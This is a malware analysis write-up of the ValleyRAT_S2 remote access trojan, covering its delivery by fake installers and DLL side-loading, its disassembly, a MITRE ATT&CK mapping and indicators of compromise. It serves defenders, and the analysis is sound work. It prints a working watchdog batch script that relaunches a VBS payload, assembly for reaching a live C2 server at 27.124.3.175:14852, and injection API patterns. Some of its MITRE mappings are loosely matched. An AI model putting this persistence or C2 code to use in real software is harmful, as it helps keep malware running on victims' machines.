ValleyRAT_S2 Chinese campaign

By APOPHIS

Published: 2026-02-18 · Archived: 2026-04-05 21:48:45 UTC

11 min read

Jan 11, 2026

Press enter or click to view image in full size

ValleyRAT_S2 represents the second-stage payload of the ValleyRAT malware family, a sophisticated Remote Access Trojan (RAT) written in C++. This modular and stealthy malware has been actively used in cyber-espionage and financially motivated campaigns, primarily targeting Chinese-speaking regions, including mainland China, Hong Kong, Taiwan, and Southeast Asia.

The S2 payload serves as the functional core of the malware, activated after successful initial infection. While Stage 1 handles infiltration and evasion, Stage 2 implements the primary backdoor capabilities, command and control communications, persistence mechanisms, and comprehensive system reconnaissance.

Distribution Methods

1. Fake Software Installers

ValleyRAT commonly disguises itself within:

- Fake productivity tools (e.g., “AI表格生成工具” — AI-based spreadsheet generator)
- Cracked or unofficial software downloads
- Legitimate-looking Chinese-language utilities

2. DLL Side-Loading

A primary and sophisticated delivery mechanism:

- Legitimate signed applications load malicious DLLs placed in the same directory.
- Malware DLLs mimic common library names (steam_api64.dll, apphelp.dll)
- Exports are expected to maintain legitimacy

Advantages of this technique:

- Evades signature-based antivirus detection
- Bypasses User Account Control (UAC) when executed correctly
- Blends seamlessly with legitimate software behavior

3. Phishing Email Campaigns

Deployed through targeted phishing operations:

- Malicious document attachments (.doc, .xls, .pdf)
- Compressed archives (.zip, .rar) containing disguised executables
- Social engineering targeting specific organizations

4. Software Update Abuse

Exploitation of legitimate update mechanisms:

- Compromise of update channels in popular local Chinese software
- Injection into software distribution networks
- Abuse of trusted software vendors’ infrastructure

Core Capabilities Analysis

System Reconnaissance

The malware performs a comprehensive system enumeration:

· **Operating System Information**: Version, locale, architecture, environment variables

· **Registry Analysis**: Policy settings, installed software detection

· **File System Scanning**: Hidden drives, removable media, network shares

· **Process Enumeration**: Running processes via snapshot APIs

· **Geolocation Data**: Collection through locale APIs

Persistence and Evasion Mechanisms

Advanced techniques for maintaining long-term access:

· **Task Scheduler Integration**: Uses COM API for automatic startup

· **Volume Shadow Copy Manipulation**: WMI and COM APIs for potential ransomware staging

· **DLL Masquerading**: Impersonates legitimate system libraries

· **Sandbox Detection**: Heuristic analysis to detect analysis environments

· **API Obfuscation**: Dynamic resolution using `GetProcAddress` and `LoadLibrary`

Code Injection and Lateral Movement

Sophisticated injection capabilities:

· **Thread Context Manipulation**: Uses `SetThreadContext` for process hijacking

· **Memory Injection**: `WriteProcessMemory` and `CreateRemoteThread` for payload delivery

· **Windows Hook Integration**: `SetWindowsHookEx` for keystroke monitoring and control

Command and Control (C2) Infrastructure

Robust communication framework:

· **Hardcoded Endpoints**: IPs and ports (27.124.3.175:14852)

· **Custom Protocol**: TCP-based communication with proprietary format

· **Traffic Mimicry**: HTTP tunneling and benign traffic patterns

· **Modular Commands**: File upload/download, shell execution, payload injection, credential harvesting

Technical Analysis

C:\Users\Admin\AppData\Local\Temp\AI自动化办公表格制作生成工具安装包\steam_api64.dll
(Translated: "AI Automated Office Spreadsheet Creation Tool Installer")
This path suggests the malware was disguised as a productivity tool or software update.

At this function, we can notice a **command execution routine**. Its purpose is to launch a Windows command shell (`cmd.exe`), wait until that shell completes execution, and then clean up any process handles

What This Function Does in Detail

1. Constructs a `SHELLEXECUTEINFO` Structure on the Stack

The function sets up the necessary structure for a `ShellExecuteExA` call. This includes:

`cbSize = 0x40` → Size of the structure.

`lpVerb = "open"` → Indicates an "open" action for the file.

`lpFile = "cmd.exe"` → The executable to be run.

Other members likely include:

`nShow = SW_HIDE` Or similar, to launch the shell invisibly (not shown in your screenshot but typical of malware behavior).

`fMask = SEE_MASK_NOCLOSEPROCESS` To ensure it retrieves a process handle to wait on.

This structure is stored in local variables (stack space from `[ebp-0F8h]` to `[ebp-0C4h]`), mimicking how standard `ShellExecuteExA` works.

2. Launches `cmd.exe` via `ShellExecuteExA`

The attacker-controlled or hardcoded executable (`cmd.exe`) is executed using `ShellExecuteExA`, which is more flexible than `CreateProcess` and can bypass certain security software detections or application whitelisting mechanisms.

This API spawns a child process (`cmd.exe`) and returns a process handle through `SHELLEXECUTEINFO.hProcess`.

If the launch fails (e.g., the structure is not correctly initialized or `cmd.exe` is missing, the function skips further execution.

3. Synchronizes Execution — Waits for Completion

If the shell process starts successfully and a valid handle is returned, the function calls `WaitForSingleObject` with `INFINITE` timeout (`0xFFFFFFFF`):


This causes the malware to pause until it `cmd.exe` completes, ensuring serialized execution. In other words, no further payloads or instructions are executed until this shell process exits.

This ensures attackers' commands are fully executed before the RAT proceeds or terminates.

4. Cleans Up Resources — Closes Process Handle

After the process has exited, the function calls `CloseHandle` on the process handle. This is proper cleanup and indicates deliberate, structured malware code (as opposed to sloppy or amateurish design). It minimizes suspicion from tools monitoring open handles or memory leaks.

Press enter or click to view image in full size



This function is responsible for **staging the environment**, **preparing filenames and paths**, **writing marker or helper files**, and then **executing a secondary component**, such as a batch file or injected payload.

1. Structured Exception Handling (SEH) Setup for Crash Resistance

The function begins by configuring its own custom SEH handler. This helps it recover cleanly from errors or avoid crashing in sandbox environments, which is a known evasion technique in advanced malware.

Behavioral Outcome:

· Protects the execution from abnormal termination

· Increases stealth against sandboxes and AVs

2. Staging Temporary Environment in `%TEMP%`

The malware uses the `GetTempPathA` API to retrieve the system's temporary directory (e.g., `C:\Users\Victim\AppData\Local\Temp\`). It then uses this base path to generate dynamic filenames.

Behavioral Outcome:

· Avoids static file paths (makes IOC detection harder)

· Ensures the payloads drop in a writable, user-specific location

3. Generates and Writes `target.pid`

It builds a file path like `%TEMP%\target.pid` and calls a helper function (`sub_10007EF0`) to likely write data into it. This file might contain:

· A target process ID for future injection or monitoring

· Configuration or timestamp data

Behavioral Outcome:

· Prepares synchronization or configuration markers

· Possible inter-process coordination (IPC)

4. Prepares and Writes `monitor.bat`

Another temporary file is created called `monitor.bat`. This file is built dynamically using string functions, and it's likely written to disk.

Its purpose could be to:

· Act as a **persistence mechanism**

· Restart the RAT in case of failure

· Be executed on boot or via Task Scheduler

5. Executes a Process (Likely `monitor.bat`)

Using the initialized data, a custom process creation function is called. This results in the execution of a child process (probably `monitor.bat`), which could:


· Act as a watchdog

· Start the final payload

· Create scheduled tasks or perform privilege escalation

This is a staged batch script generator routine — it writes several lines into a memory buffer (at `var_110`) to later be saved as a `.bat` file (`monitor.bat`). Here's what this script does:

Press enter or click to view image in full size



Generated Batch Script Behavior

```
@echo off
set "PIDFile=%TEMP%\target.pid"
set "VBSPath=<dynamically given path>"
set /p pid=<"%PIDFile%"
del "%PIDFile%"
:check
tasklist /fi "PID eq %pid%" | findstr >nul
if errorlevel 1 (
cscript //nologo "%VBSPath%"
exit ) timeout /t 15
goto check
```

Purpose & Malware Behavior

This is a **watchdog batch script generator**. Its job is to:


· **Monitor a process (by PID)**

· **Restart the malware via a VBS script if killed**

· **Stay persistent in memory**

· **Evade user attention (silent & headless)**

Press enter or click to view image in full size



1. Folder Path Resolution Using CSIDL

```
push    1Ah; CSIDL_APPDATA
```

· **CSIDL 0x1A** refers to the `APPDATA` folder (typically `C:\Users\<user>\AppData\Roaming`).

· A call is made to a subroutine (`sub_1000A760`) that likely wraps `SHGetFolderPathA` or similar to resolve this path.

· The result is stored in `[ebp-84h]`, then moved to `[ebp-88h]` for future use.

Purpose: To prepare a base directory (AppData\Roaming) for writing files or building paths.


2. Concatenates Subpath `\Promotions\Temp.aps`

```
push offset aPromotionsTemp ; "\\Promotions\\Temp.aps"
push edx ; AppData path
call sub_10007EF0 ; likely a `PathCombine` or `sprintf` variant
```

· Constructs a full path like:

```
C:\Users\<user>\AppData\Roaming\Promotions\Temp.aps
```

Press enter or click to view image in full size



Purpose: Preparing for storing or staging malware data/config.

3. Sleep Delay

```
push    0x3A98 ; 15000 ms = 15 seconds
call    Sleep
```

· Delays execution, often used to:

o Evade sandbox timeouts

o Wait for parent process to finish

o Time synchronization between threads

4. Memory Construction of `Telegra.exe`

```
mov byte ptr [ebp-28h], 54h ; 'T'
mov byte ptr [ebp-27h], 65h ; 'e'
mov byte ptr [ebp-26h], 6Ch ; 'l'
mov byte ptr [ebp-1Dh], 65h ; 'e'
```

· Builds the ASCII string `"Telegra.exe"` into stack memory (starting at `[ebp-28h]`).


· Used later as a filename or argument to a function.

Purpose: Stage payload under a benign name (like Telegram) to evade detection or trick users/analysts.

5. Memory Construction of `WhatsApp.exe`

```
mov byte ptr [ebp-48h], 57h ; 'W'
mov byte ptr [ebp-47h], 68h ; 'h'
mov byte ptr [ebp-3Dh], 65h ; 'e'
```

Purpose: Possibly used for **masquerading**, **side-loading**, or **injecting into a legitimate-looking process**.



DNS Resolution & C2 Prep

1. Preparation of addrinfo Hints Structure

The malware prepares a struct addrinfo (likely on the stack) used as a filter for resolving hostnames:

```
mov [ebp+Hints.ai_flags], ecx
mov [ebp+Hints.ai_family], ecx ; AF_UNSPEC (0)
mov [ebp+Hints.ai_socktype], 1 ; SOCK_STREAM (TCP)
mov [ebp+Hints.ai_protocol], 6 ; IPPROTO_TCP
```

Purpose: Tells getaddrinfo to:

- Use any IP version (IPv4/6)
- Use TCP streams
- Prefer TCP over UDP

2. Hostname & Port Setup

push offset aServiceName; “14852”

push offset aNodeName ; “27.124.3.175”

call ds:getaddrinfo

Purpose: Resolves the IP and port into a sockaddr for creating a connection to the Command-and-Control (C2) server.

3. Handling the Result

```
mov [ebp+ppResult], eax
test edx, edx
jz loc_10013586
getaddrinfo returns a result in eax.
If it fails (edx == 0), the function jumps to an error handler or a retry loop.
```

4. Sleep on Failure

push 088Bh; Sleep 2187 ms


call Sleep

- If resolution fails, the malware sleeps ~2.2 seconds before retrying.
- This is a stealth mechanism to avoid aggressive network activity or detection.


Press enter or click to view image in full size

Finally, I developed a C2 configuration extractor tailored for the sample I analyzed, which successfully parsed the binary and extracted the embedded C2 servers. The extractor successfully identified and retrieved the hardcoded C2 IP addresses from the file.

Press enter or click to view image in full size



Press enter or click to view image in full size



ValleyRAT_s2 MITRE ATT&CK Framework Mapping

Initial Access

T1566.001 — Phishing: Spearphishing Attachment

- **Evidence**: Delivered via malicious document attachments (.doc, .xls, .pdf)
- **Behavior**: Archives (.zip, .rar) containing disguised executables and sideloaded DLLs

T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain

- **Evidence**: Abuse of update mechanisms in popular tools (smaller/local Chinese software)
- **Behavior**: Infiltration through legitimate software update processes

Execution

T1204.002 — User Execution: Malicious File

- **Evidence**: Fake software installers disguised as productivity tools
- **Behavior**: “AI表格生成工具” (AI-based spreadsheet generator), cracked software downloads

T1059.003 — Command and Scripting Interpreter: Windows Command Shell

- **Evidence**: Function launches cmd.exe via ShellExecuteExA
- **Behavior**: Constructs the SHELLEXECUTEINFO structure, waits for completion with WaitForSingleObject

T1059.005 — Command and Scripting Interpreter: Visual Basic

- **Evidence**: Generated batch script calls VBScript (cscript //nologo)
- **Behavior**: Watchdog mechanism using VBS for persistence

T1059.001 — Command and Scripting Interpreter: PowerShell

- **Evidence**: Batch script generation for process monitoring
- **Behavior**: Creates monitor.bat for automated execution

Persistence

T1053.005 — Scheduled Task/Job: Scheduled Task

- **Evidence**: Registers itself via the Task Scheduler COM API
- **Behavior**: Survives system reboots through scheduled task creation

T1574.002 — Hijack Execution Flow: DLL Side-Loading

- **Evidence**: Masquerades as legitimate DLLs (steam_api64.dll, apphelp.dll)
- **Behavior**: Placed in the same directory as legitimate applications, evades signature-based detection

T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

- **Evidence**: Watchdog batch script for automatic restart
- **Behavior**: Monitor.bat ensures malware restarts if killed

Privilege Escalation

T1055.002 — Process Injection: Portable Executable Injection

- **Evidence**: Uses SetThreadContext, WriteProcessMemory, CreateRemoteThread
- **Behavior**: Injects code into legitimate processes

T1055.003 — Process Injection: Thread Execution Hijacking

- **Evidence**: SetThreadContext API usage
- **Behavior**: Hijacks thread execution in target processes

Defense Evasion

T1574.002 — Hijack Execution Flow: DLL Side-Loading

- **Evidence**: steam_api64.dll masquerades as a legitimate Steam API
- **Behavior**: Bypasses User Account Control (UAC), evades signature-based AVs

T1027.002 — Obfuscated Files or Information: Software Packing

- **Evidence**: Uses software packing to delay sandbox unpacking
- **Behavior**: Obfuscated code structure, potential string/section encryption

T1036.005 — Masquerading: Match Legitimate Name or Location

- **Evidence**: Mimics legitimate applications (Telegra.exe, WhatsApp.exe)
- **Behavior**: Uses familiar application names to avoid suspicion

T1497.001 — Virtualization/Sandbox Evasion: System Checks

- **Evidence**: Detects sandbox/debugging environments via heuristics
- **Behavior**: Anti-debugging techniques, structured exception handling (SEH)

T1055.012 — Process Injection: Process Hollowing

- **Evidence**: Hooks into Windows messaging APIs via SetWindowsHookEx
- **Behavior**: Keystroke monitoring and control hijacking

T1070.004 — Indicator Removal on Host: File Deletion

- **Evidence**: Batch script deletes PID file after reading
- **Behavior**: del “%PIDFile%” command removes tracking files

Discovery

T1082 — System Information Discovery

- **Evidence**: GetEnvironmentStrings API usage
- **Behavior**: Collects OS version, locale, architecture, and environment variables

T1057 — Process Discovery

- **Evidence**: Process32First, CreateToolhelp32Snapshot, Process32Next APIs
- **Behavior**: Enumerates running processes using snapshot APIs

T1012 — Query Registry

- **Evidence**: RegOpenKey, RegQueryValueEx APIs
- **Behavior**: Queries registry keys for policy settings and software presence

T1518 — Software Discovery

- **Evidence**: Loops through the file system and registry

- **Behavior**: Identifies installed software and configurations

T1083 — File and Directory Discovery

- **Evidence**: FindFirstFileEx, GetFileSizeEx APIs
- **Behavior**: Scans file systems, including hidden and removable drives

T1614 — System Location Discovery

- **Evidence**: GetLocaleInfo API
- **Behavior**: May collect geolocation data from locale APIs

T1120 — Peripheral Device Discovery

- **Evidence**: Enumerates connected drives
- **Behavior**: Discovers removable media and network drives

Collection

T1005 — Data from Local System

- **Evidence**: File system scanning capabilities
- **Behavior**: Harvests data from local storage devices

T1056.001 — Input Capture: Keylogging

- **Evidence**: SetWindowsHookEx API for keystroke monitoring
- **Behavior**: Captures user input through Windows message hooks

Command and Control

T1071.001 — Application Layer Protocol: Web Protocols

- **Evidence**: May tunnel over HTTP or mimic benign traffic patterns
- **Behavior**: Evades firewall detection through protocol mimicry

T1573.001 — Encrypted Channel: Symmetric Cryptography

- **Evidence**: Custom TCP-based protocol
- **Behavior**: Uses hardcoded IPs and ports

T1105 — Ingress Tool Transfer

- **Evidence**: Can receive modular commands
- **Behavior**: Upload/download files, inject payloads

T1071.004 — Application Layer Protocol: DNS

- **Evidence**: DNS resolution for C2 communication
- **Behavior**: getaddrinfo calls to resolve 27.124.3.175:14852

Exfiltration

T1041 — Exfiltration Over C2 Channel

- **Evidence**: Custom TCP protocol for data transmission
- **Behavior**: Exfiltrates collected data through established C2 channels

Impact

T1490 — Inhibit System Recovery

- **Evidence**: Uses Volume Shadow Copy, WM, I, and COM APIs
- **Behavior**: Potentially stages for ransomware deployment

T1489 — Service Stop

- **Evidence**: Process monitoring and termination capabilities
- **Behavior**: Watchdog script monitors and controls process execution

IOCs

File Hashes:

```
d6387be78d258a820e4cb35ec53c65d52a813b63147488629b56269f6648adc1 >> valleyrat_s2
```

Network Indicators:

```
27.124.3.175:14852
```

- **File Paths:**

```
C:\Users\Admin\AppData\Local\Temp\AI自动化办公表格制作生成工具安装包\steam_api64.dll
%TEMP%\target.pid
%TEMP%\monitor.bat
%APPDATA%\Promotions\Temp.aps
```

Process Names:

```
steam_api64.dll
Telegram.exe
WhatsApp.exe
monitor.bat
```

Conclusion

ValleyRAT_S2 represents a sophisticated and well-engineered threat with advanced persistence, evasion, and command execution capabilities. Its modular design and focus on Chinese-speaking regions indicate a targeted approach to cyber-espionage and financial crime. Organizations should implement comprehensive defense strategies, including network monitoring, behavioral analysis, and user education, to effectively counter this threat.

The malware’s use of legitimate software masquerading, advanced injection techniques, and robust C2 infrastructure demonstrates the evolving sophistication of modern RAT families. Continuous monitoring and adaptive security measures are crucial for an effective defense against advanced persistent threats.
